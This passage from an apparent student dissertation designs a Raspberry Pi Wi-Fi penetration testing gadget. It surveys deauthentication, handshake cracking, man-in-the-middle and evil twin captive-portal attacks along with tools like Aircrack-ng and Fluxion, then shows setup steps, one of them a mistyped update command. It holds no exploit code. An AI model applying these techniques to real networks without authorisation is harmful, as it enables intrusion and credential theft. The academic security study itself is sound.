The proposed Wi-Fi penetration testing gadget surpasses these limitations by incorporating several key advancements. Firstly, it would move beyond the Raspberry Pi Zero W by utilising more powerful hardware. This enhanced processing power allows for smoother operation of demanding tools like password crackers, significantly improving testing efficiency. Additionally, the proposed design addresses range limitations by incorporating a high-gain antenna. This ensures stronger signal strength and overall effectiveness in broader environments.

Furthermore, the proposed gadget prioritises futureproofing. Upgradable components and a modular architecture enable hardware and software upgrades to keep pace with evolving Wi-Fi technologies. While cost-effectiveness remains a consideration, the proposed gadget also prioritises user-friendliness and accessibility. Features that streamline setup and configuration processes will be incorporated, making the gadget more user-friendly for penetration testers of varying skill levels. Finally, the design will consider features that enhance anonymity during penetration testing, potentially including techniques to mask the device's signature or operations.

By addressing these limitations and incorporating these key advancements, the proposed Wi-Fi penetration testing gadget offers a more efficient, effective, and user-friendly solution for identifying and mitigating vulnerabilities in today's complex Wi-Fi networks. This ultimately strengthens network security and safeguards devices, users, and data from potential threats.

CHAPTER 3

NEW IDEAS

3.1 Introduction

As the current Wi-fi penetration testing techniques and their identified issues were outlined in Chapter 2, this chapter provides the solution to address the issues from the previous chapter. Not only the issues are resolved but, the new solution is a unique and innovative revolving around the implementation of automating most or all the processes required in Wi-Fi penetration testing within one small portable gadget.

The proposed solution consists of a powerful and compact Raspberry Pi that is packed with enough processing power to handle all penetration tests with no bottlenecks and is future proofed to meet with Kali software updates. A powerful external network Wi-Fi adapter supported with all possible Wi-Fi network frequencies is attached to the Raspberry Pi to provide a reliable, strong, and consistent signal to the targeted wireless network to prevent any connection issues as outlined in the previous chapter. The main innovative attachment to the gadget that makes it unique is a Human Interface Device (HID) USB that inputs automated keystrokes. This unique invention not only automates keystrokes from one script but, it has the capability to store thousands of scripts that can be accessed at any time to perform and automate any required process. The scripts can be easily created and modified based on the user preference and can range from completely automating the gadget from boot up and automatically scanning a device to searching and installing latest updates. The possibilities to automate any process are limitless. To finish off the gadget, it is

supplied with a lightweight and long-lasting power bank to supply the gadget with sufficient power to perform Wi-Fi penetration tests without worrying about the gadget losing charge.

3.1.1 Employed Wi-Fi Penetration Testing Techniques

3.1.1.1 Deauthentication Attack

Deauthentication attacks, discovered in early 2003, exploit a vulnerability in the communication protocol between Wi-Fi devices and APs. The attacker impersonates a legitimate AP by forging its MAC address. The attacker then transmits malicious deauthentication frames to unsuspecting devices connected to the real AP. These frames appear genuine to the targeted devices, tricking them into believing the connection with the real AP is terminated. As a result, the devices disconnect from the network entirely, causing a denial-of-service (DoS) attack. (Lounis, Ding and Zulkernine, 2022). Deauthentication attacks are often used in conjunction with other malicious techniques, such as Evil Twin access points, where the attacker creates a fake network with a similar name to the legitimate one. When the device disconnects due to the deauthentication attack, it may automatically attempt to reconnect to the strongest available network, potentially falling victim to the attacker's Evil Twin. This allows the attacker to intercept or manipulate data transmitted by the device.




Figure 5: Deauthentication Attack (DropperSec, 2022)

3.1.1.2 Cracking Encryption Keys and Passwords

There are two primary methods for cracking encryption keys and passwords in Wi-Fi attacks. The first is a passive capture method which involves silently monitoring the communication between devices and the targeted AP to capture encryption keys. This method requires patience, as it depends on waiting for a device to connect with the AP, but it is anonymous leaving no evidence from the attacker. The most opportune moment for key capture is during a device's reconnection to the network, such as when an employee's device reconnects upon their return to work, triggering a 4-way handshake that reveals the encryption key (DropperSec, 2022).

The second method is an active deauthentication attack. This approach forces a device to disconnect from the AP, leading to a reconnection that includes the transmission of the encryption key. This method is more conspicuous, as it leaves evidence in the AP's log files. The difficulty of cracking the captured key varies: WEP keys can be cracked quickly, with a 64-bit key taking approximately 13 seconds and a 128-bit key about 44 seconds. WPA keys require a dictionary attack, where the time to crack can range from a couple of minutes for simple passwords to nearly an hour for complex ones, depending on the computing resources and the comprehensiveness of the attacker's password database (Duc et al., 2021).

3.1.1.3 Man in the Middle Attack

A Man in the Middle (MITM) attack is a type of cyberattack where an unauthorised party intercepts and manipulates the data exchanged between two legitimate parties. The attacker can spy on, alter, or delete the data without being detected by either party. MITM attacks can target various communication protocols and devices, such as web browsers, email servers, Wi-Fi networks, and mobile phones. The main goal of MITM attacks is to compromise the confidentiality, integrity, or availability of the data (Bhushan, Sahoo and Rai, 2017).

DNS spoofing and DHCP spoofing are also common techniques used in MITM attacks. DNS spoofing involves the attacker poisoning the DNS cache with false information, redirecting users to malicious websites without their knowledge. This can lead to the theft of sensitive information or the delivery of malware. DHCP spoofing, on the other hand, occurs when an attacker responds to DHCP requests with false IP address information, leading to traffic being routed through the attacker's machine. This allows the attacker to intercept, inspect, and modify any data sent by the victim.

3.1.1.4 Evil Twin Attack

An evil twin attack is where a device connects to a duplicated wireless network that mimics a legitimate one. The attacker sets up a rogue AP with the same Service Set Identifier (SSID) as a genuine network, often found in public spaces like coffee shops or airports. This rogue AP typically emits a stronger signal to entice users to connect. Once a user's device connects to this deceptive network, the attacker gains the ability to monitor and intercept the victim's internet traffic, potentially capturing sensitive data such as login credentials and personal information (Kaspersky, 2022).

Furthermore, attackers can leverage captive portals, which are web pages that appear when attempting to access a new Wi-Fi network, requiring users to agree to terms or input information before proceeding. In an evil twin attack, the malicious actor can craft a counterfeit captive portal that appears legitimate, prompting users to enter their personal details. This method is a form of social engineering, as it preys on the user's trust and the routine action of connecting to seemingly secure networks. A deauthentication attack can be implemented with an Evil Twin attack to disconnect an existing device on the target network and reconnect it to the duplicated network.

3.1.2 Wi-Fi Network Security Tools

Penetration testers use already available tools to perform penetration tests to save time as there is no need to implement a new solution when there are many open-source tools out there that do the job already. Creating new tools would take a very long time and can become costly. Kali includes many tools built in already, but other tools can be installed on the operating system too. This section explores the most common and best tools used, with appropriate references to research articles for Wi-Fi penetration testing.

3.1.2.1 Wifite

Wifite is a tool that comes pre-installed on Kali Linux and automates the process of cracking wireless network passwords by using various tools such as aircrack-ng, pyrit, reaver, and tshark. Wifite can scan for and attack multiple networks at once, and supports different encryption protocols such as WEP, WPA, WPA2, and WPS. Wifite is a command-line tool that can be customised with various arguments and options to suit the user's needs (wifite, 2024). Wifite2 is an improved version to Wifite with improved features and performance (Bremvåg, 2023).

3.1.2.2 Aircrack-ng

Aircrack-ng is a suite of tools for assessing the security of wireless networks. It consists of several command-line programs that can perform various tasks such as capturing and analysing network packets, cracking encryption keys, launching attacks, and testing drivers. Airmon-ng is one such tool that is used to enable monitor mode on wireless interfaces. Aireplay-ng is another tool that can be used for packet injection to increase traffic on the network. Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly useful for collecting data to perform attacks on encrypted networks. Airbase-ng is a tool for attacking client stations or access points. Airdecap-ng and Airdecloak-ng are used for decrypting WEP/WPA/WPA2 capture files. Airolib-ng serves as a library for storing captured passwords and ESSID pairs. Aircrack-ng allows you to access the wireless card from other computers. The suite also includes Airtun-ng, which is a virtual tunnel interface creator, and Packetforge-ng, which is used to create custom packets used for injection. Aircrack-ng works with any wireless network interface controller that supports raw monitoring mode and can handle different types of wireless protocols (Aircrack-ng, 2009). These additional tools enhance the capabilities of Aircrack-ng, making it a powerful suite for network security professionals.

3.1.2.3 Wireshark

Wireshark is a popular and powerful tool that can capture and analyse network traffic. It can help network administrators, security professionals, and developers troubleshoot network problems, monitor network performance, and test network protocols. Wireshark can display the details of each packet that passes through a network interface, such as the source and destination addresses, the protocol type, the payload data, and more. Wireshark can also filter, search, and export the captured data for further analysis (Wireshark Foundation, 2016). Wireshark can be launched when other tools are performing penetration tests to capture all the packets sent and received and to analyse them for troubleshooting and investigations.

3.1.2.4 Kismet

Kismet is an open-source tool that offers wireless network detection, packet capturing, and intrusion detection capabilities. It is widely used by network administrators and security professionals to monitor wireless network traffic and identify potential security threats. Kismet works with Wi-Fi interfaces, Bluetooth interfaces, some SDR (Software Defined Radio) hardware like the RTLSDR, and other specialised capture hardware. Unlike other tools that only passively listen to wireless traffic, Kismet actively collects packets to detect hidden networks and non-broadcasting SSIDs. It is compatible with any wireless card that supports raw monitoring mode and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic. Kismet's modular architecture allows for the addition of new functionalities via plugins, making it a versatile and powerful tool for wireless network analysis. The information gathered by Kismet can be used to ensure the security of a network and to identify and mitigate potential vulnerabilities (Kismet, n.d.).

3.1.2.5 Fluxion

Fluxion is a security auditing and social engineering research tool designed to assist in the assessment of Wi-Fi network security. It is particularly known for its effectiveness in conducting Man-in-the-Middle (MITM) attacks using a method known as the Captive Portal technique. Fluxion creates a rogue access point that mimics the target network, then deauthenticates clients from the legitimate access point to redirect them to the rogue one. Once the clients are connected to the rogue AP, Fluxion presents them with a fake authentication page, tricking users into entering their WPA/WPA2 passphrase. The entered passphrase is then checked against the handshake file captured earlier, and if it matches, the attack is successful, and the key is logged (FluxionNetwork, 2022).

3.1.2.6 Airgeddon

Airgeddon is a multi-use bash script for Linux systems that serves as a wrapper for various tools to audit wireless networks. It features a menu-driven interface that guides users through a range of functions, from monitoring to attacking wireless networks. Airgeddon can perform tasks such as network scanning, encryption key cracking, and executing advanced attacks like Evil Twin or WPS Pixie Dust attacks. It integrates with other popular wireless tools, enhancing its capabilities and making it a comprehensive solution for wireless security testing (v1s1t0r, 2021).

3.2 Proposed Gadget Overview

The gadget is designed to perform automated Wi-Fi penetration tests. The gadget is configured by the user with scripts for automation. These scripts can be run upon boot up or when the client decides that they want to run them.




Figure 6: Gadget Class Diagram

3.2.1 Gadget Hardware Components

The gadget is powered by the latest Raspberry Pi 5 (8GB), and is paired with a fully compatible network adapter, a keystroke injecting USB for automation and a power bank for portability.

3.2.1.1.1 Raspberry Pi

The Raspberry Pi is used to connect all the hardware components together and run the required software for Wi-Fi penetration testing. There are many models of this single-board computer available, and they are small and inexpensive. The

most recent Pi 5 model offers the most powerful quad core 64-bit Arm Cortex-A76 processor with the choice of 4GB or 8GB RAM. The processor is 2-3x faster than its predecessor Pi 4 and significantly faster than the models mentioned in chapter 2 (Donnison, 2023). If the budget for the gadget is too high, the Pi 4 model can be used as the cheaper alternative at a cost of slower performance that will be further reduced in the future as software will require more processing power. Raspberry Pi 5 is backwards compatible however, so it can always be upgraded, when necessary, as both models have sufficient USB ports to connect the external devices. The 8GB version of both models is recommended to have sufficient memory to avoid bottlenecks when running Kali and its tools as well as during multitasking.




Figure 7: Raspberry Pi 5 (Donnison, 2023)

3.2.1.2 External Network Adapter and Power Bank

The onboard Raspberry Pi Wi-Fi modules suffer from poor performance and experience issues with packet injection techniques as mentioned in chapter 2. To address the issue and offer increased performance and signal range, a suitable external network adapter must be used. The adapter should not only increase the performance and signal range, but it must also be compatible with the latest IEEE 802.11 standards, Wi-Fi security protocols and Wi-Fi frequency bands.

The power bank must be lightweight and small to achieve portability. It must also have the correct connection to the Raspberry Pi and supply a prolonged amount of power.

3.2.1.3 HID USB

To automate all the processes and tasks, a HID USB capable of performing keystrokes and storing scripts is required. The USB acts as a keyboard and simulates keystrokes without requiring any user input. There are many chips that can be installed with firmware to inject keystrokes such as an ARM Cortex M0 chip or ATmega32u4. Either of these chips can only be set to execute one script only which is useful to automate one task however, this does not meet our requirements which are to automate various tasks and processes. A possible solution is to attach a micro-SD card to the chip with a programmed script but, only one script can be run, and multiple scripts cannot be run or chosen at a given time as the user must remove the micro-SD card, program the USB with a new script, then reconnect the card back to the slot. To combat this issue, an additional ESP8266 chip can be attached with one of the other chips. (Charan and Kulkarni, 2022). The ESP8266 is a Wi-Fi module with firmware capable to store multiple scripts that can be added, modified, and executed at any time. This solution provides penetration testers with the ability to create and store multiple scripts that can be easily accessed and used for automation.

The ESP8266 chip can be programmed to act as its own AP and host its personal Wi-Fi network. Any device with a Wi-Fi connection can access and create, store, modify and execute scripts at any time. Both the HID and ESP8266 chips can be soldered together on a serial interface then installed with firmware. Both the chips can also be bought pre-configured however, they are more costly. The programming language configured for the firmware is DuckyScript that will be used to automate tasks and processes (Cannols and Ghafarian, 2017).

3.2.1.4 Software Configuration

The Raspberry Pi requires an SD Card that contains the flashed Kali operating system designed specifically for the Raspberry Pi. Kali's image must be flashed on a different machine and upon completion, it can be inserted into the Raspberry Pi to complete the setup. An external display and a keyboard must be connected to configure the gadget, or the external HID USB designed for automation can have a script created to autonomously complete the software configuration without requiring an external display, keyboard, and user input.

All the tools required for the gadget are pre-installed on kali however, it is crucial to update the tools and kali each time as updates provide improved security such as patching vulnerabilities to keep the system safe, remove bugs, provide new features, and increase performance. To update the operating system, the "apt update" command is used to refresh the package list with available updates and the "apt upgrade" command installs the latest versions of installed packages (Kali, 2023). The tools used also include their own commands that are required to update their version.

The HID USB can be automated to download and install updates upon startup and launch the required tools to perform Wi-Fi penetration tests.

3.3 Project Requirements

3.3.1 Functional Requirements

Software: The Operating System must support and run on the hardware with the necessary tools. The software must be updated regularly for security and latest features.

Wireless Scanning and Reconnaissance: During the network discovery phase, the gadget should identify Wi-Fi networks within its range and collect information such as their SSID, signal strength, and security protocol to assist with network analysis.

Penetration Testing: The gadget must perform penetration tests on Wi-Fi networks using various tools and penetration methods.

Data Storage: After performing a penetration test, the data from the test must be stored for evidence and so it can be used by the tester to produce a report.

Automation: The gadget must be automated, so keystrokes are not required by the user to increase efficiency. The USB device used to run the automated scripts must be capable to store scripts and run them when required.

3.3.2 Non-Functional Requirements

Performance and Reliability: The gadget needs to be able to execute operations smoothly without any bottlenecks and not slow down the system during automation.

Portability: The gadget must be compact, lightweight, and portable so it can be moved and placed with ease.

Battery Life: The battery must be sufficient to power the gadget to perform penetration tests without requiring connecting the gadget to a power source and ensuring the battery does not discharge while the gadget is in use.

Security: Any penetration tests performed by the gadget must be used only if approval is given to test a network alongside following legal guidelines and practices. The gadget must be used ethically and responsibly by the user. All data stored on the gadget must be protected from unauthorised access and adhere to the GDPR regulations.

Usability: The gadget should provide a user-friendly interface for the user and provide an easy method for automated scripts to run and be modified.

Scalability: The gadget should be scalable in case of new technologies requiring improved hardware or software such as improved network adapters or newer software.

CHAPTER 4

IMPLEMENTATION OR INVESTIGATION

4.1 Introduction

The implementation of this project will be done through the development of prototypes. The implementation phase is a short phase that influences the final two chapters making it crucial to have a complete and successful implementation. Due to short period of time of implementing the gadget, a correct methodology needs to be chosen and followed to ensure the implementation is completed successfully within the required timeframe.

The Rapid Application Development (RAD) methodology is the most suitable methodology based on the requirements for the implementation of the gadget as it focuses on rapid development through frequent iterations and continuous feedback. One of the key advantages of RAD is its flexibility in adapting to changes, which is crucial in a dynamic development environment. It allows for early detection and correction of issues, reducing the risk of significant problems at later stages. RAD's user-centric approach ensures that the end product is more aligned with user needs due to the continuous feedback and testing during the prototype and rapid construction phases. Additionally, RAD can lead to faster deployment of the final product as it emphasises reusable components and prototypes. It has 4 phases that are: defining project requirements, prototype, rapid construction with feedback gathering, and finalising product. This methodology not only enhances productivity but also improves customer satisfaction by involving them throughout the development process.

Project Requirements: The project requirements are already defined for the project; therefore, this phase is already completed. The RAD methodology can change the requirements at any point within the development which is beneficial to the project if changes are required to the requirements after creating and testing prototypes. This can happen due to the project either exceeding the requirements which would allow the project to implement further new requirements or the opposite where the requirements need to be reduced because they are unfeasible (Chien, 2020).

Prototype: The initial model and design are prototyped to prepare for the next phase that would construct the prototype. The first part of this phase is to implement the first design within a short period of time where only the first steps are designed to avoid constructing the prototype all in one as this would take too much time and it is important to have a working prototype that gets further improved rather than a prototype that does not work which would take longer to find out a solution to. This phase is revisited if the next phase requires further prototyping until the project is ready for the final implementation.

Rapid construction and feedback gathering: The designed prototype from the previous stage is developed within this phase. Once the prototype is developed, it is tested to see what needs to be improved in the next prototype and is provided with feedback. The requirements can also be modified from the results of the feedback. This phase can process to the final phase once no more prototyping and designing is required, and the feedback satisfies the projects requirements.

Implementation: The system is implemented within the final phase ensuring it has met the requirements after it was prototyped and tested in the previous phases.




Figure 8: RAD Methodology (Chien, 2020)

4.2 Prototype 1: Configuring Hardware

To install Kali Linux, an ARM image of Kali is required to be installed on the Raspberry Pi. The ARM image is designed for low powered Single Board computers making it compatible with the hardware.




Figure 9: ARM Image for Raspberry Pi

A microSD card or a pen drive with sufficient storage space is also required to have the image written to it. An application such as Etcher is used to flash the

kali image using a separate device. Once the image is flashed on the chosen storage type, it can be inserted into the Raspberry Pi and booted.



Figure 10: Etcher Software for Flashing Image to Raspberry Pi

Connect the Raspberry Pi to an external display to configure the device. After booting, follow the installation process. After completing the installation process, create an account and establish a network connection to update and upgrade the operating system and its tools. Use `sudo get-apt update && sudo get-apt upgrade -y` to update and upgrade the system in one go. Connect a Wi-Fi adapter with packet injection functionality. The adapter used for the prototype was Alfa AWUS036ACS. Install drivers for the external Wi-Fi adapter if the adapter is not detected when entering `iwconfig` in the terminal. The adapter did not display in the terminal in figure 11 so drivers had to be installed based on its instructions to install its drivers.


```
(kali㉿kali)-[~]  
$ iwconfig  
lo          no wireless extensions.  
  
eth0        no wireless extensions.
```

Figure 11: iwconfig Command

After following the driver installation process for the adapter, running *iwconfig* again displayed wlan0 resulting in completion of the hardware configuration phase.

```
(kali㉿kali)-[~]  
$ iwconfig  
lo          no wireless extensions.  
  
eth0        no wireless extensions.  
  
wlan0       unassociated  Nickname:"WIFI@RTL8821AU"  
            Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated  
            Sensitivity:0/0  
            Retry:off   RTS thr:off   Fragment thr:off  
            Power Management:off  
            Link Quality:0  Signal level:0  Noise level:0  
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0  
            Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

Figure 12: wlan0 Displayed in iwconfig

4.3 Prototype 2: Configuring Tools for Penetration

Testing

Create a personal network to use for penetration tests. As an example, a windows machine can be used as a hotspot to act as an AP. Testing on an unauthorised network would result in breaking the law and ethics that were set for this project.

